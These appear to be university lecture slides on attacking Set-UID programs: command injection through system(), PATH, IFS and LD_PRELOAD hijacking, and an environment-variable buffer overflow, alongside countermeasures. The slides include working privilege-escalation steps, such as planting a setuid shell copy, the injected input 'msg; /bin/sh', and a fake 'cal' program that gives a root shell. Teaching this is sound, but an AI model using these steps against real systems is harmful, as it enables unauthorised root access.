
← It is still a privileged program, but not the root privilege

# Attacks on Set-UID programs

- The IT administrator forgot to lock his screen and stepped out of his office for a bathroom break. Can you take over the account?
  - Hint: check slide title
  - Make a shell program a SetUID
  - Copy it to your home directory
    - cp /bin/sh /home/chadi
    - chmod 4777 /home/chadi/sh

# Attacks on Set-UID programs

## Attack Surfaces of Set-UID Programs



# Attacks on Set-UID programs

- User Inputs
  - Buffer Overflow (later lab)
    - Overflowing a buffer to run malicious code
  - Format String Vulnerability (later lab)
- System Inputs
  - Race Condition – Later Lab

# Attacks on Set-UID programs

## User input

- `sprintf(command, "/bin/cat %s", user_input)`
- `system("command")`
  - What if `user_input = "msg; /bin/sh"`?

# Attacks via User Inputs

- CHSH – Change Shell
  - Set-UID program with ability to change default shell programs
  - Shell programs are stored in /etc/passwd file
- Issues
  - Failing to sanitize user inputs
  - Attackers could create a new root account
- bob:\$6\$juODEFsfwfi3:1000:1000:Bob Smith,,,,:/home/bob:/bin/bash

# Environment variables

- A set of dynamic named values
- Part of the operating environment in which a process runs
- Affect the way that a running process will behave
- Introduced in Unix and also adopted by Microsoft Windows
- Example: PATH variable
  - When a program is executed the shell process will use the environment variable to find where the program is, if the full path is not provided.
  -

# Attacks on Set-UID programs

## Environment Variables

- Environment variables are set of named values that affect the way a process behaves
  - Example: PATH used by programs to find where path of command if not provided by user
  - `system("ls")`
- Implementation of `system`: `/bin/sh ls`
- What happens if SetUID program has `system()` ?

# Attacks on Set-UID programs

## Environment Variables

- What happens if SetUID program has `system("ls")` ?
- Uses `PATH` to find where the `ls` command is
  - What happens if we change to `PATH = .:$PATH?`
- Write program in your own directory called `ls` which is a shell program
- What happens if we use `system("/bin/ls")`
  - Modify `IFS` environment variable

# Attacks on Set-UID programs

## Environment Variables

- What happens if SetUID program has `system("ls")` ?
- Uses `PATH` to find where the `ls` command is
  - What happens if we change to `PATH = .:$PATH?`
- Write program in your own directory called `ls` which is a shell program
- What happens if we use `system("/bin/ls")`
  - Modify `IFS` environment variable

# Invoking Other Programs

- Unsafe approach: Using `system()`
  - Invokes a shell
- Safe approach : Using `execve()`

```
char *v[3];

v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

execve(v[0], v, NULL);
```


Principle of Isolation: Data should be clearly isolated from code

# Principle of Least Privilege

- Principle of Least Privilege: “*Every program and every privileged user of the system should operate using least amount of privileges necessary to complete the task*”
- Privileged programs should disable their privileges when no longer needed
  - `seteuid()` and `setuid()`
  - Mistakes in code leads to capability leaking

# Attack Surface on Environment Variables

- Hidden usage of environment variables is dangerous.
- Since users can set environment variables, they become part of the attack surface on Set-UID programs.



# Attacks via Dynamic Linker


- Linking finds the external library code referenced in the program

```
/* hello.c */
include <stdio.h>
int main()
{
 printf("hello world");
 return 0;
}
```

- Dynamic Linking – uses environment variables, which becomes part of the attack surface
- Static Linking

# Attacks via Dynamic Linker

- Dynamic Linking
- The linking is done during runtime
  - Shared libraries (DLL in windows)
- Before a program compiled with dynamic linking is run, its executable is loaded into the memory first



# Attacks via Dynamic Linker: the Risk

- Dynamic linking saves memory
- This means that a part of the program's code is undecided during the compilation time
- If the user can influence the missing code, they can compromise the integrity of the program

# Attacks via Dynamic Linker

- LD\_PRELOAD contains a list of shared libraries which will be searched first by the linker
- If not all functions are found, the linker will search among several lists of folder including the one specified by LD\_LIBRARY\_PATH
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If that program were a Set-UID program, it may lead to security breaches

# Attacks via Dynamic Linker

## Example 1 – Normal Programs:

- Program calls sleep function which is dynamically linked:

```
/* mytest.c */
int main()
{
 sleep(1);
 return 0;
}
```



```
seed@ubuntu:$ gcc mytest.c -o mytest
seed@ubuntu:$./mytest
seed@ubuntu:$
```

- Now we implement our own sleep() function:

```
#include <stdio.h>
/* sleep.c */
void sleep (int s)
{
 printf("I am not sleeping!\n");
}
```

# Attacks via Dynamic Linker

## Example 1 – Normal Programs ( continued ):

- We need to compile the above code, create a shared library and add the shared library to the LD\_PRELOAD environment variable

```
seed@ubuntu:$ gcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed 41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed 78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$./mytest
I am not sleeping! ← Our library function got invoked!
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$./mytest
seed@ubuntu:$
```

# Attacks via Dynamic Linker

## Example 2 – Set-UID Programs:

- If the technique in example 1 works for Set-UID program, it can be very dangerous. Lets convert the above program into Set-UID :

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$./mytest
seed@ubuntu:$
```

- Countermeasures are in place (verify during lab)

# Attacks via External Program

```
/* The vulnerable program (vul.c) */
#include <stdlib.h>
int main()
{
 system("cal");
}
```

```
/* our malicious "calendar" program */
int main()
{
 system("/bin/dash");
}
```

# Attacks via External Program

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul
 December 2015
Su Mo Tu We Th Fr Sa
 1 2 3 4 5
 6 7 8 9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=.:$PATH
seed@ubuntu:$ echo $PATH
.::/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
← Get a root shell!
id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

①

We will first run the first program without doing the attack

②

We now change the PATH environment variable

# Attacks via Application Code

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
 char arr[64];
 char *ptr;

 ptr = getenv("PWD");
 if(ptr != NULL) {
 sprintf(arr, "Present working directory is: %s", ptr);
 printf("%s\n", arr);
 }
 return 0;
}
```

- Programs may directly use environment variables. If these are privileged programs, it may result in untrusted inputs.

# Attacks via Application Code

## Attacks via Application Code

- The program uses `getenv()` to know its current directory from the `PWD` environment variable
- The program then copies this into an array “arr”, but forgets to check the length of the input. This results in a potential buffer overflow.
- Value of `PWD` comes from the shell program, so every time we change our folder the shell program updates its shell variable.
- We can change the shell variable ourselves.

```
$ pwd
/home/seed/temp
$ echo $PWD
/home/seed/temp
$ cd ..
$ echo $PWD
/home/seed
$ cd /
$ echo $PWD
/
$ PWD=xyz
$ pwd
/
$ echo $PWD
xyz
```

Current directory with unmodified shell variable

Current directory with modified shell variable

# Attacks via Application Code - Countermeasures

- Developers may choose to use a secure version of `getenv()`, such as `secure_getenv()`.
  - `getenv()` works by searching the environment variable list and returning a pointer to the string found, when used to retrieve a environment variable.
  - `secure_getenv()` works the exact same way, except it returns `NULL` when “secure execution” is required.
  - Secure execution is defined by conditions like when the process’s user/group EUID and RUID don’t match